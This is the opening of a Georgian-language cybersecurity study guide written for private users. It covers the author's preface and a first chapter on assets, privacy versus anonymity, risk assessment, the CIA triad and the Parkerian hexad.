კიბერ უსაფრთხოების კონსპექტი

უფასო სახელმძღვანელო, არ იყიდება

Marco Capelo

2021

წინასიტყვაობა

მოსმენები და თალთვალი ჩვენი ყოველდღიურობის ნაწილად გადაიქცა. სამწუხაროდ ადამიანის პირადი სივრცე სულ უფრო ვიწროვდება რადგან თითქმის შეუძლებელია რომ ისე გამოიყენოთ თანამედროვე კიბერ მიღწევები რომ არ გახდეთ თვალთვალის ნაწილი. ბევრ მოთვალთვალე ორგანიზაციას ძალიან კეთილშობილური მიზნები ამოძრავებთ, მაგრამ არიან ბვრნი ვისაც თქვენი პირადი ცხოვრების დეტალები აინტერესებთ, ან სულაც თქვენი მონაცემების გაყიდვა უნდათ. ცალკე საკითხია კიბერ შპიონაჟი და შანტაჟი რომელიც ასევე ძალიან განვითარდა ბოლო წლების განმავლობაში. შესაბამისად კიბერ უსაფრთხოება ნელ ნელა ხდება საკომპიუტერო ინდუსტრიის ერთ-ერთი ყველაზე უფრო მოთხოვნადი დარგი და შესაბამისად საკმაოდ კარგად ანაზღაურებადიც. კიბერ უსაფრთხოება იმდენად ფართო მცნებაა, რომ შეხება აქვს ბევრ სხვა დარგებთან, მაგალითად, მათემატიკასთან და განსაკუთრებით რიცხვთა თეორიასა თუ ალბათობის თეორიასთან, საკომპიუტერო ქსელებთან, პროგრამირებასთან, საკომპიუტერო თუ საკომუმიკაციო აპარატურის წარმოებასთან და კიდევ ბევრ სხვა მიმართულებებთან. შსაბამისად საკმაოდ რთულია გახდეთ ასეთი დარგის კარგი სპეციალისტი, რადგან მას ფართო ტექნიკური ცოდნა ჭირდება. დიდ ორგანიზაციეში კიბერ სპეციალისტების დიდ ჯგუფები მუშაობენ და მიუხედვად პრესში გაჟონილი ბევრი სკანდალისა, მათი უმეტესობა ახერხებს თავიანთი ორგანიზაციების კარგად დაცვას.

ისმის კითხვა ვინ დაიცავს კერძო მომხმარებელს? ანუ, ჩვენ რა ვქნათ, ჩვენ? 😊

ამ კურსის მთავარი უპორატესობაა, რომ შექმნილია კერძო მომხმარებლებისათვის: აქტივისტებს, ჟურნალისტებს, და სხვა კონფიდენციალურ ინფორმაციასთან მომუშავე ხალხს როგორ დაიცვან თავი ისეთი გამოწვევებისაგანაც კი როგორიც არის სხვადასხვა ქვეყნების ძალოვანი უწყებებიიც კი. ცხადია თუ იცით თავი როგორ დაიცვათ გარკვეულწილად ისიც იცით როგორ იჰაკეროთ, თუმცა ეს კურსი ამას ნამდვილად არ გირჩევთ და არც გასწავლთ. კურსი საკმაოდ მარტივ ენაზეა დაწერილი და ბევრი ნაწილები ადვილად გასაგები უნდა იყოს, თუმცა ცხადია რთული საკითხების ახსნისას ალბათ გვერდი ვერ აუარეს სირთულეს. თუმცა იმდენ სახლემძღვანელოს და ბმულს გაწვდიან რომ გარკვეული დროის დახარჯვის პირობებში შეიძლება ყველაფერში გარკვევა. კურსი დაფუძნებულია ერთ ძალიან პოპულარულ, ვიდეო კურსზე https://www.stationx.net/ დან. სამწუხაროდ შეუძლებელია ყველა მასალის თარგმნა, ინგლისურის ცოდნა დაგჭირდებათ რომ კურსში მოყვანილი ბმულების ინფორმაცია წაიკითხოთ.

ამ კურსს მოძებნით ბმულზე https://courses.stationx.net/p/the-complete-cyber-security-course/?coupon_code=CYBERXREGULAR, ფასი დაახლოებით 65$-ია. ამ კომპანიას ბევრი საინტერესო კურსი და ინფორმაცია ქვს თავის საიტზე. თუ კიბერ უსაფრთხოების კარიერას გინდა წაყვეთ, გირჩევთ მათი VIP წევრობა შეიძინოთ, სულ 14 $ ღირს წლიურად.

ქვემოთ მოყვანილი ტექსტი თავიდან მხოლოდ ჩემ საკუთარ კონსპექტად იწერებოდა. მგრამ ბოლო მოვლენებმა დამარწმუნა რომ ეს კურსი ბევრ ქართველს ჭირდება. ძალიან მოხარული ვიქნები თუ ეს კურსი ერთ კაცს მაინც დაეხმარება და თავიდან ააცილებინებს თვალთვალს.

კურსი უფასოა, ჩათვალეთ რომ მეგობარმა კონსპექტი გათხოვათ.

დიდ ბოდიშს ვიხდი ალბათ ბვრი გაპარული უზუსტობისა თუ გრამატიკული შეცდომისათვის. თუ რამე მნიშვნელოვანს აღმოაჩენთ მომწერეთ ელ-ფოსტის მისამართზე Marco.capelo@outlook.com.

წრმატებებს გისურვებთ

სარჩევი:

ნაწილი 1.

კიბერუსაფრთხოება ყველასათვის

შესავალი

კომპიუტერების ადრეულ ერაში, როცა პროგრამირება თითებზე ჩამოსათვლელმა ხალხმა იცოდა და როცა კომპიუტერების რესურსები მართლაც მწირი და სუსტი იყო, თანაც კომპიუტერები არ იყვნენ ასე ინტეგრირებული საკომპიუტერო ქსელებში, ინტრანეტებში და ინტერნეტში, მონაცემთა დაცვა არ წარმოდგენდა მნიშვნელოვან პრობლემას. სამწუხაროდ, მაშინაც კი იყო ხალხი, რომლებიც წერდნენ საკომპიუტერო ვირუსებს, თუმცა ეს ყველაფერი იმდენად მარტივი იყო, რომ საკომპიუტერო ვირუსებს პროგრამების კოდებში პოულობდნენ და წმენდნენ ყოველგვარი ანტივირუსების გარეშე. მონაცემთა დამუშავების და გადაცემის სისტემების განვითარებასთან ერთად განვითარდა კრიმინალიც, რომელიც ცდილობს მონაცემების მოპარვითა თუ მასზე ზემოქმედებით მიიღოს მატერიალური სარგებელი. საკომპიუტერო ვირუსები იმდენად განვითარდა, რომ სპეციალური ავტომატიზაციის პროგრამების, როგორც მათ უწოდებენ - „ანტივირუსების“ გარეშე, წარმოუდგენელია მათთან ბრძოლა. განვითარებამ ასევე მოიტანა მონაცემთა კონფიდენციალურობის და ანონიმურობის საჭიროება. ამ კურსში სწორედ ამ კონცეფციებს განვიხილავთ და შევეცდებით გაჩვენოთ გზები, თუ როგორ უნდა დაიცვათ თქვენი მონაცემები კრიმინალებისაგან.

საქართველოს დღევანდელ ვითარებაში კიბერუსაფრთხოება ერთ-ერთი მნიშვნელოვანი ფაქტორი გახდა არა მარტო პოლიტიკური აქტორებისათვის, არამედ სხვადასხვა კომპანიებისა და კერძო პირებისათვისაც კი. შესაბამისად, ჩემი აზრით, ეს კურსი ყველასათვის საჭიროა. სწორედ ეს იყო ერთ-ერთი მიზეზი ამ კურსის თარგმნისა. სამწუხაროდ, შეუძლებელია ყველა რესურსის და ინფორმაციის თარგმნა. ეს დოკუმენტი იმდენ ბმულს იძლევა სხვადასხვა რესურსებზე, რომ პრაქტიკულად შეუძლებელია ამ ყველა ვებგვერდისა თუ დოკუმენტის ქართულად გადათარგმნა. თუ რომელიმე საკითხის დაწვრილებით შესწავლა მოგინდებათ, ინგლისურის ცოდნა აუცილებლად დაგჭირდებათ. თუმცა ეს კურსი დაგეხმარებათ შეიქმნათ საკმაოდ კარგი წარმოდგენა საკომპიუტერო უსაფრთხოებაზე და როგორ უნდა მოხდეს თავის დაცვა ჰაკერებისაგან, თუ სხვა გამოწვევებისაგან.

თავი 1. კიბერუსაფრთხოების ძირითადი პრინციპები

კურსის ამ ნაწილში განვიხილავთ თეორიას და საწყის პრინციპებს - თუ რას ნიშნავს უსაფრთხოება (Security), კონფიდენციალურობა (Privacy) და ანონიმურობა (Anonymity). ეს ნაწილი შეიძლება ცოტა მოსაწყენად მოგეჩვენოთ, რადგან აქ ძირითადად თეორიაზე ვილაპარაკებთ. შევეცადეთ, რაც შეიძლება შეგვემოკლებინა ეს ნაწილი და მხოლოდ ყველაზე მნიშვნელოვანი და ადვილად გასაგები ასპექტები აგვეხსნა. თუმცა ეს მართლაც საფუძველია და ამ მინიმალური ცოდნის გარეშე ძნელი იქნება მომდევნო ლექციების გაგება. შესაბამისად, ჩვენი რჩევა იქნება ეს პრინციპები კარგად გაარჩიოთ და გააანალიზოთ.

დაიცავი, რაც ფასეულია

კიბერუსაფრთხოება თვითმიზანი არ არის. როგორც წესი, კიბერუსაფრთხოება საჭიროა იმისათვის, რომ ჰაკერებისაგან და კრიმინალებისაგან დაიცვათ მონაცემები თუ ბიზნესი. მაგრამ, არავის უნდა დახარჯოს ბევრი ფული და რესურსები კიბერუსაფრთხოებაზე, რადგან მათი მთავარი საქმიანობა სხვა მიმართულებისაა და კიბერუსაფრთხოება საჭიროა მხოლოდ იმისათვის, რომ გარკვეულ რისკებს აარიდონ თავი. შესაბამისად, დაცვა უნდა იყოს რისკების თანაზომადი, ანუ არც ძალიან სუსტი (შესაბამისად იაფი) და არც ძალიან ძლიერი (შესაბამისად ძვირი). ამგვარად, თქვენს ინტერესშია, რომ კარგად შეაფასოთ რისკები და შეარჩიოთ შესაბამისი დონის უსაფრთხოება. მიუხედავად იმისა, რომ ეს რთულად ჟღერს, მომხმარებელთა უმეტესობისათვის, რისკების შეფასება საკმაოდ მარტივი პროცესია. მაგალითისათვის, დაუსვით თქვენ თავს კითხვები:

1. რა არის ყველაზე კონფიდენციალური?
2. რის დაკარგვა დაგაზარალებთ სერიოზულად?
3. რის აღდგენაა შეუძლებელი?

4. რა მოგაყენებთ ყველაზე დიდ ზიანს?
5. რამ შეიძლება დააზიანოს თქვენი რეპუტაცია?

შეხედეთ თქვენს მონაცემებს და დაფიქრდით, რის დაკარგვა, ან სხვის ხელში მოხვედრა იქნება დამაზიანებელი. მაგალითისათვის განიხილეთ მონაცემები:

1. ფოტოები;
2. საკრედიტო ბარათების ინფორმაცია;
3. ბანკის ანგარიშების ინფორმაცია;
4. პირადობის ბარათების ინფორმაცია;
5. სხვადასხვა ვებსაიტების ან მედიის ანგარიშები - ფეისბუქი, ლინკდინი, ტვიტერი და სხვა;
6. ელ-ფოსტის ანგარიშები;
7. ბიტკოინის ან სხვა კრიპტოვალუტის შემნახველი ანგარიშის პაროლი და ინფორმაცია;
8. ინტერნეტ საიტების თვალიერების ისტორია (browsing history);
9. საიდუმლო ფაილები;
10. პაროლები;
11. ფინანსური დოკუმენტები და ინფორმაცია.

რა თქმა უნდა, ეს სია არ არის ამომწურავი სია. წარმოიდგინეთ, რომ ეს მონაცემები ვიღაცამ დაშიფრა, ანდა წაშალა და მათზე წვდომა აღარ გაქვთ, ან პირიქით, მოიპარა და გამოდო ინტერნეტზე ყველას დასანახად, ან გამოიყენა თქვენს ფინანსურად ან სხვაგვარად დასაზიანებლად.

იმისათვის, რომ განსაზღვროთ, რა ტიპის უსაფრთხოება გჭირდებათ, უნდა განსაზღვროთ და გაარკვიოთ, რის და როგორი დაცვა გჭირდებათ. მაგალითად, ზოგიერთი მონაცემის დაკარგვა შეიძლება იყოს დამაზიანებელი, სხვა მონაცემების დაკარგვა შეიძლება არ იყოს მნიშვნელოვანი, მაგრამ მათი სხვის ხელში მოხვედრა შეიძლება იყოს დამაზიანებელი. ასეთ მონაცემებს აქტივებს დავუძახებთ. შესაბამისად, მომავალში ვილაპარაკებთ აქტივების დაცვაზე. ჩემი რჩევა იქნება, ჩამოწეროთ აქტივები და ასევე განსაზღვროთ, რა ტიპის დაცვა სჭირდება თითოეულ აქტივს. ამის გაკეთება, ალბათ, კურსის ბოლოს არის უკეთესი, როცა უკეთესი წარმოდგენა გექნებათ კიბერუსაფრთხოების შესახებ.


რა განსხვავებაა კონფიდენციალურობასა და ანონიმურობას შორის. კონფიდენციალურობას და ანონიმურობას ჩვენი უმეტესობა მნიშვნელოვნად მიიჩნევს და შესაბამისად ასეთი აქტივების დაცვა მნიშვნელოვანია. როგორც ალბათ ხვდებით, კონფიდენციალურობა და ანონიმურობა არ არის ერთი და იგივე. მაგალითად, ელ-ფოსტა ალბათ კონფიდენციალური უნდა იყოს. ზოგიერთ შემთხვევაში შეიძლება გინდოდეთ, რომ ვერავინ გაიგოს ვინ გააგზავნა შეტყობინება, ანუ იგი ანონიმური უნდა იყოს.

კონფიდენციალურობა არის, როცა არავინ იცის რას აკეთებთ, თუმცა იცის, ვინ ხართ. მაგალითად, თუ მეგობარს ელ-ფოსტის დაშიფრულ შეტყობინებას გაუგზავნით, შეტყობინება იქნება კონფიდენციალური, რადგან თქვენ ორის გარდა ვერავინ გაიგებს, რა წერია შეტყობინებაში. თუმცა ვინც შეხედავს ელ-ფოსტას, ყველას ეცოდინება, რომ შეტყობინება თქვენ გაუგზავნეთ თქვენს მეგობარს. ასევე, თუ დაშიფრულ ფაილებს ატვირთავთ Drop Box-ში, ეს ფაილები კონფიდენციალური იქნება, მაგრამ ყველას ეცოდინება, რომ ეს ფაილი თქვენია. შესაბამისად, კონფიდენციალურობა დაკავშირებულია შინაარსთან და საიდუმლოს შენახვასთან. https://en.wikipedia.org/wiki/Privacy ბმული კარგად განსაზღვრავს კონფიდენციალურობას.

ანონიმურობა კი არის პირიქით, ხალხი ხედავს, რას აკეთებთ, მაგრამ არ იცის, ვინ აკეთებს ამას. როგორც წესი, ანონიმურობა ნიშნავს, რომ ეჭვის მიტანა ძნელია, რადგან ნებისმიერს (ან საკმაოდ ბევრს) შეეძლო იგივეს გაკეთება. ანონიმურობა გულისხმობს თქვენი პირადობის დამალვას, მაგრამ არ გულისხმობს თქვენი ქმედებების დამალვას. ანონიმურობის კიდევ ერთი მაგალითია, რომ Tor ქსელს შეუერთდეთ გამოგონილი სახელით, ფეისბუქზე ატვირთოთ რამე საპროტესტო ტექსტი, რომელმაც საზოგადოების ნაწილისაგან ან მთავრობისაგან შეიძლება გარკვეული უარყოფითი დამოკიდებულება გამოიწვიოს; ან VPN-ით შეუერთდეთ რომელიმე ვებსაიტს, უმეტეს შემთხვევებში ამ ვებსაიტისათვის შეიძლება იყოთ ანონიმური. ასევე, ხშირად იყენებენ ეგრეთ წოდებულ ფსევდო ანონიმურობას, რაც გულისხმობს იმას, რომ მალავთ თქვენს ნამდვილ იდენტურობას და მოგონილი სახელით მუშაობთ. ამ შემთხვევაში არავინ იცის, ვინ ხართ, თუმცა იციან, რომ ეს მოგონილი სახელი ახორციელებს გარკვეულ ქმედებებს. ფსევდო ანონიმურობა ხშირად გამოიყენება, როცა ვინმეს გარკვეული რეპუტაციის შექმნა უნდა, თუმცა საკუთარი იდენტურობის გამოვლენა არ სურს. ამის კარგი მაგალითია ტროლები და ბოტები ფეისბუქზე. ასეთი ფსევდო ანონიმურობის მაგალითია სატოში ნაკომოტო - ბიტკოინის შემქმნელი. თუ არ იცით, ეს ვინ არის, მოძებნეთ ინტერნეტში, საკმაოდ საინტერესოა.

კონფიდენციალურობა თქვენი უფლებაა და უმეტეს ქვეყნებში კანონით არის დაცული, თუმცა როგორც ხშირად ხდება ხოლმე, ვიღაცეები და განსაკუთრებით მთავრობები, დაუსჯელად მოიპოვებენ ასეთ ინფორმაციას. შესაბამისად, ალბათ მნიშვნელოვანია საკუთარი კონფიდენციალურობის და ანონიმურობის დაცვა. ამის გასაკეთებლად კი უნდა განსაზღვროთ, რა ტიპის აქტივები უნდა დაიცვათ და რამდენად მნივშენლოვანია მათი დაცვა. ეს კი განსაზღვრავს რა ტიპის დაცვა და მათ შორის კიბერდაცვაა საჭირო.

უსაფრთხოება ყველასათვის ინდივიდუალურია, არ არსებობს უნივერსალური უსაფრთხოება, რომელიც დაიცავს ყველას ერთნაირად. ყოველი მომხმარებლის უსაფრთხოება უნდა განისაზღვროს მათი რისკების შესაბამისად. ქვემოთ მოყვანილი სურათი გიჩვენებთ თქვენს აქტივებს და უსაფრთხოების სხვადასხვა მექანიზმებს. ის ასევე გაჩვენებთ საფრთხეებს და თქვენს მოწინააღმდეგეებს. მოწინააღმდეგეები საფრთხეების საშუალებით ეცდებიან გამოიყენონ ხარვეზი თქვენს უსაფრთხოებაში და დაეუფლონ თქვენს აქტივებს, რასაც თქვენთვის გარკვეული უსიამოვნო შედეგები შეიძლება მოჰყვეს. მაგალითად, ჰაკერებმა შეიძლება გამოიყენონ ვირუსები ან სხვა პროგრამები, რომ შეაღწიონ თქვენს აქტივებში. სწორედ ამ შესაძლო შედეგებს უწოდებენ რისკს. მაგალითად, Tor-ი შეიძლება გამოიყენოთ იმისთვის, რომ გვერდი აუაროთ მასობრივ თვალთვალს, რომელსაც დიქტატურული რეჟიმი ახორციელებს. შეგიძლიათ წარმოიდგინოთ რისკი, თუ ასეთ შემთხვევაში საკუთარ იდენტურობას ვერ დაიცავთ. ბევრი მაგალითი არსებობს, როცა ხალხი ციხეში გაუშვეს ფეისბუქზე თუ სხვა მედიებზე საკუთარი მეგობრებისათვის დაწერილი პოსტების თუ კომენტარების გამო. როგორც ხედავთ, მნიშვნელოვანია განსაზღვროთ, რა რისკების წინააღმდეგ უნდა დაიცვათ თქვენი აქტივები.



სურათზე მოყვანილი აქტივები კარგად განსაზღვრავს, რა არის აქტივი და რის დაცვა არის საჭირო. დასაცავი აქტივების განსაზღვრა და შერჩევა ერთ-ერთი მნიშვნელოვანი პროცესია საბოლოო რისკების და დაცვის სტრატეგიის განსაზღვრაში. იმის მიხედვით თუ რას აკეთებთ, აქტივები შეიძლება იყოს არა მარტო ზემოთ მოყვანილი სხვადასხვა ტიპის მონაცემი, არამედ ასევე შეიძლება იყოს პროცესები ან ფუნქციები. მაგალითად, ბანკის ანგარიშში ინტერნეტიდან შესვლის პროცესი შეიძლება ჩაითვალოს აქტივად და შესაბამისად მომხმარებლის იდენტიფიცირება და ამ პროცესის მეთოდები შეიძლება იყოს დაცვის მექანიზმი. საფრთხეები შეიძლება იყოს ვირუსები, სხვადასხვა საფრთხის შემცველი პროგრამები და სხვა, ხოლო მოწინააღმდეგეები შეიძლება იყვნენ ჰაკერები, კრიმინალები და ა.შ.. აქტივის დაუცველობის კიდევ ერთი მაგალითია ინფორმაციაზე წვდომა იმ ადამიანებისგან, რომლებმაც დატოვეს თქვენი ორგანიზაცია და როგორ ხდება ამ წვდომის მენეჯმენტი. რა ინფორმაციასთან შეიძლება ასეთ ხალხს ჰქონდეს წვდომა და რასთან არა. ხშირად, მონაცემების კლასიფიკაცია ხდება, როგორც კონფიდენციალური, საჯარო, ან კიდევ სხვა, მონაცემთა ყოველი ასეთი კლასი ცალკე აქტივად უნდა ჩაითვალოს და ცალკე განისაზღვროს დაცვის მექანიზმები.

სხვადასხვა ორგანიზაციებს აქვთ თავიანთი სტანდარტები აქტივების დაცვისათვის, ასეთი სტანდარტები განისაზღვრება რისკების შეფასების საფუძველზე. რისკების შეფასების შესახებ უფრო მეტი ინფორმაცია თუ გაინტერესებთ, შეგიძლიათ მიმართოთ შემდეგ ბმულებს:

https://www.stationx.net/sabsa/

https://www.iso.org/standard/75281.html

https://www.securityforum.org/

გაითვალისწინეთ რომ 100%-იანი უსაფრთხოება არ არსებობს. თუ ვინმე გარწმუნებთ, რომ მათი უსაფრთხოება 100%-იანია, მოერიდეთ, რადგან მას წარმოდგენა არ აქვს, რაზე ლაპარაკობს. თვით ფაქტი, რომ ცოცხალი ხართ, უკვე რისკს შეიცავს. რაც არ უნდა გავაკეთოთ, ყველაფერს ახლავს გარკვეული რისკები. ინტერნეტი შესანიშნავი გამოგონებაა, მაგრამ როგორც ყველაფერ სხვას, მასაც გააჩნია რისკები. მთავარია ვიცოდეთ, რა რისკებზე ვლაპარაკობთ და რამდენი რისკია მისაღები თქვენთვის. რაც უფრო მეტი რისკია თქვენთვის მისაღები, მით უფრო ნაკლები უსაფრთხოება გჭირდებათ. შესაბამისად უსაფრთხოება არის ბალანსი რისკსა და შესაძლებლობებს შორის, ასევე გამოყენების სიმარტივესა და უსაფრთხოებას შორის. ქვემოთ უფრო დაწვრილებით განვიხილავთ ამ საკითხებს და უფრო გასაგები გახდება, თუ როგორ უნდა მოახერხოთ რისკის და შესაძლებლობების დაბალანსება. მხოლოდ თქვენ შეგიძლიათ განსაზღვროთ, რამდენად რთული უსაფრთხოების ზომების მიღება მოგიწევთ და რამდენად ეთანხმებით შეზღუდოთ სისტემის გამოყენებადობა იმისათვის, რომ თავი დაიცვათ რისკებისაგან. ამის გასაკეთებლად, როგორც წესი, რისკების შეფასება და რისკების მოდელირება უნდა მოახდინოთ.

ალბათ უკვე წარმოდგენა გაქვთ, რა არის თქვენი აქტივები და რა შეიძლება იყოს საფრთხეები და ვინ შეიძლება იყოს მოწინააღმდეგე. ხანდახან ამის განსაზღვრა საკმაოდ ძნელია, ასეთ შემთხვევებში, შეეცადეთ განსაზღვროთ შედეგები და იქიდან ამოხვიდეთ უსაფრთხოების საჭიროების განსაზღვრაში. მაგალითად, თუ რისკად მიგაჩნიათ რომ თქვენი კომპიუტერი მოიპარონ, სადაც დაუშიფრავი მონაცემები გიწერიათ, შესაბამისად თქვენი საფრთხე იქნება იდენტურობის დაკარგვა, ან საიდუმლო ინფორმაციის სხვის ხელში ჩავარდნა. თქვენი მოწინააღმდეგე კი შეიძლება იყოს ჰაკერი ან კრიმინალი. რისკის განსაზღვრისა და შეფასების შემდეგ ოთხი რამ უნდა გააკეთოთ:

1. **შეარჩიოთ** უსაფრთხოების ზომა - ჩვენს შემთხვევაში დაშიფროთ კომპიუტერის დისკი;
2. **შეასრულოთ** - ანუ დააყენოთ დაშიფვრის პროგრამა, განუსაზღვროთ პარამეტრები და დაშიფროთ დისკი.
3. **შეამოწმოთ**, რომ უსაფრთხოების ზომა ნამდვილად მუშაობს - ანუ დისკი ნამდვილად დაიშიფრა და სხვა ადვილად ვერ წაიკითხავს თქვენს მონაცემებს.
4. **რეგულარულად შეამოწმოთ,** რომ უსაფრთხოების ზომები მოქმედებენ და მაგალითად, პერიოდულად განაახლოთ პროგრამა, დაუმატოთ უსაფრთხოების განახლებები (updates) ან შეასრულოთ სხვა შესაბამისი ქმედებები.

ყოველთვის არ არის შესაძლებელი, რომ უსაფრთხოება, კონფიდენციალურობა და ანონიმურობა ერთად იყოს დაცული. მაგალითად, უსაფრთხოების პროგრამებმა შეიძლება არ გაგიშვან საიტებზე, რომლებიც ვირუსებსა თუ სახიფათო პროგრამებს ჩატვირთავენ თქვენს კომპიუტერზე, თუმცა ამისათვის ასეთ პროგრამებს მოუწევთ თქვენი ინტერნეტ აქტივობის ყოველი ნაბიჯისთვის თვალყურის მიდევნება. თუ ეს პროგრამები თავიანთ საიტებს იყენებენ ინფორმაციის შედარებისათვის და სხვა საიტების კლასიფიკაციისათვის, მაშინ თქვენი ყველა აქტივობა ცნობილი იქნება მათი საიტისთვის; შესაბამისად, შეიძლება დაირღვეს თქვენი კონფიდენციალურობა ან ანონიმურობა. სხვადასხვა ადამიანებს შეიძლება ძალიან განსხვავებული მოთხოვნილებები ჰქონდეთ ინტერნეტზე თვალთვალისაგან თავდაცვის მიმართებაში. მაგალითად, თუ დისიდენტი ან უფლებებისათვის მებრძოლი აქტივისტი ხართ, შეიძლება სრული ანონიმურობა და კონფიდენციალურობა გჭირდებოდეთ; ხოლო თუ უბრალო მომხმარებელი ხართ დემოკრატიულ ქვეყანაში, ალბათ არ გინდათ, რომ თქვენი ელ-ფოსტა ვინმემ წაიკითხოს, ან მაქსიმუმ თქვენი ინტერნეტის წვდომის ჩანაწერები ნახონ. ანონიმურობის ან კონფიდენციალურობის დარღვევა ერთ შემთხვევაში შეიძლება იყოს სიცოცხლისათვის საშიში და მეორე შემთხვევაში გამაღიზიანებელი, მინიმალური უსიამოვნო შედეგებით. საზოგადოდ, უსაფრთხოების ზომები პირდაპირპროპორციულია კონფიდენციალურობის და ანონიმურობის მოთხოვნილების. რაც უფრო მაღალია ასეთი მოთხოვნილება, მით უფრო რთული ხდება უსაფრთხოება.

კონფიდენციალურობა არ არის რამის დამალვის მცდელობა. ეს არის მცდელობა, მსოფლიოს წარმოვუდგინოთ ჩვენი თავი ისე, როგორც გვინდა, დაგვინახონ; და ამავდროულად გვქონდეს უფლება, გაგვაჩნდეს საკუთარი აზრები და შეხედულებები.

გასაგებია, რომ აქტივების დასაცავად უსაფრთხოების ზომები უნდა გამოიყენოთ, მაგრამ მაინც რას უნდა მიაღწიოთ ამ უსაფრთხოების ზომებით და რას ნიშნავს აქტივების დაცვა. როგორც წესი, განიხილება აქტივის უსაფრთხოების ატრიბუტები. სხვადასხვა მეთოდები სხვადასხვა ატრიბუტებს იყენებენ, ერთ-ერთი პირველი ამ მეთოდთაგან იყენებს სამ ატრიბუტს: Confidentiality (კონფიდენციალურობა), Integrity (მთლიანობა) და Availability (ხელმისაწვდომობა). მათ მოკლედ CIA-საც უწოდებენ.

კონფიდენციალურობა - ნიშნავს განსაზღვროთ წვდომა აქტივზე, ანუ ვის ან რას უნდა ჰქონდეს წვდომა ამ აქტივზე. ნებადართული პირების გარდა სხვებს არ უნდა ჰქონდეთ ამ აქტივთან წვდომა.

მთლიანობა - ნიშნავს რომ აქტივი არ უნდა შეიცვალოს შემთხვევით ან უფლებამოსილი პირის ჩარევის გარეშე.

ხელმისაწვდომობა - ანუ აქტივი არ უნდა განადგურდეს და ხელმისაწვდომი უნდა იყოს უფლებამოსილი პირებისათვის.

ამ პარამეტრებს CIA ტრიადას (ანუ სამეულს) უწოდებენ, ეს სამეული ძალიან ძველია, თუმცა დღემდე ეფექტურად გამოიყენება. აქტივის ამ თვისებებს ატრიბუტებს უწოდებენ. იმისათვის, რომ განსაზღვროთ როგორი უსაფრთხოება გჭირდებათ, სწორედ ეს ატრიბუტები უნდა განსაზღვროთ. მარტო უსაფრთხოების სპეციალისტი ვერაფრით ვერ განსაზღვრავს რა უსაფრთხოების ზომებია საჭირო აქტივის განსასაზღვრად. მხოლოდ აქტივის მფლობელმა იცის, რის დაცვაა საჭირო. უსაფრთხოების სპეციალისტის ამოცანაა რომ მფლობელს დაეხმაროს იმის განსაზღვრაში, რის და როგორი დაცვაა საჭირო, რა მეთოდები და ტექნიკა უნდა გამოიყენოს ამ აქტივების დასაცავად. CIA ტრიადა ჩვეულებრივი ბიზნესისთვის საკმაოდ ძნელად გასაგები კონცეფციაა და ხშირად ძნელია ამ ენაზე ბიზნესის წარმომადგენლებს ელაპარაკო, თანაც ის არ ფარავს უსაფრთხოების თანამედროვე ყველა მოთხოვნას. 1998 წელს დონ პარკერმა ალტერნატიული მოდელი შემოგვთავაზა. რომელიც ეფუძნება ინფორმაციის ე.წ. 6 ატომურ ელემენტს, ან როგორც მათ უწოდებენ პარკერიანჰექსაიდს (ParkerianHexdae). ეს ექვსი ელემენტია:

1. **კონფიდენციალურობა (Confidentiality)** - ანუ ვის რა ინფორმაციაზე შეიძლება ჰქონდეს წვდომა.

2. **ფლობა და კონტროლი (Possession or Control)** – ნიშნავს მონაცემებზე კონტროლის დაკარგვას. მაგალითად, თუ ქურდი მოიპარავს კონვერტს ინფორმაციით და არ გახსნის მას, მომხმარებელს შეუძლია ივარაუდოს, რომ კონვერტი ნებისმიერ მომენტში გაიხსნება და მონაცემების კონფიდენციალურობა დაირღვევა, შესაბამისად მონაცემებზე კონტროლი დაიკარგა.

3. **მთლიანობა (Integrity)** – მონაცემების სისწორე, ანუ როცა მონაცემების შეცვლა შემთხვევით ან უფლების მიცემის გარეშე არ შეიძლება. პარკერის მიხედვით ინფორმაციის მთლიანობა ნიშნავს ინფორმაციის დაუზიანებლობას და სწორ ორგანიზებას. თუმცა გაითვალისწინეთ, რომ მთლიანობა არ განსაზღვრავს რამდენად ჭეშმარიტია თავად მონაცემები.

4. **უტყუარობა (**Authenticity) – ნიშნავს მონაცემთა საწყის წყაროსთან შედარებით სისწორეს. მაგალითად, როცა კომპიუტერზე აკრეფილ ტექსტს ადარებთ მისივე პირველწყარო ხელნაწერს.

5. **ხელმისაწვდომობა** (Availability) – ნიშნავს ინფორმაციაზე დროულ წვდომას. მაგალითად, დისკის დაზიანება, ანდა ინტერნეტ საიტის მიუწვდომლობა.

6. **გამოყენებადობა** (Utility) – ანუ ინფორმაციის სარგებლიანობა. მაგალითად, ვიღაცამ, ინფორმაციის დაცვის მიზნით, დაშიფრა მონაცემები და შემდეგ დაკარგა შიფრის გასაღები. ეს ინფორმაცია იქნება კონფიდენციალური, უტყუარი, ხელმისაწვდომი და იქნება თქვენი კონტროლის ქვეშ, მაგრამ მონაცემები გამოუსადეგარი იქნება.

როგორც ხედავთ, აქტივებს შეგიძლიათ მიანიჭოთ უსაფრთხოების ბევრი ატრიბუტი. ამის შემდეგ კი ატრიბუტებს შეგიძლიათ მიანიჭოთ უსაფრთხოების შესაბამისი ქმედებები, მაგალითად:

თუ რამე დაშიფრულია ნიშნავს კონფიდენციალურობას;

თუ ინფორმაცია ჰეშირებულია ეს ნიშნავს მთლიანობას;

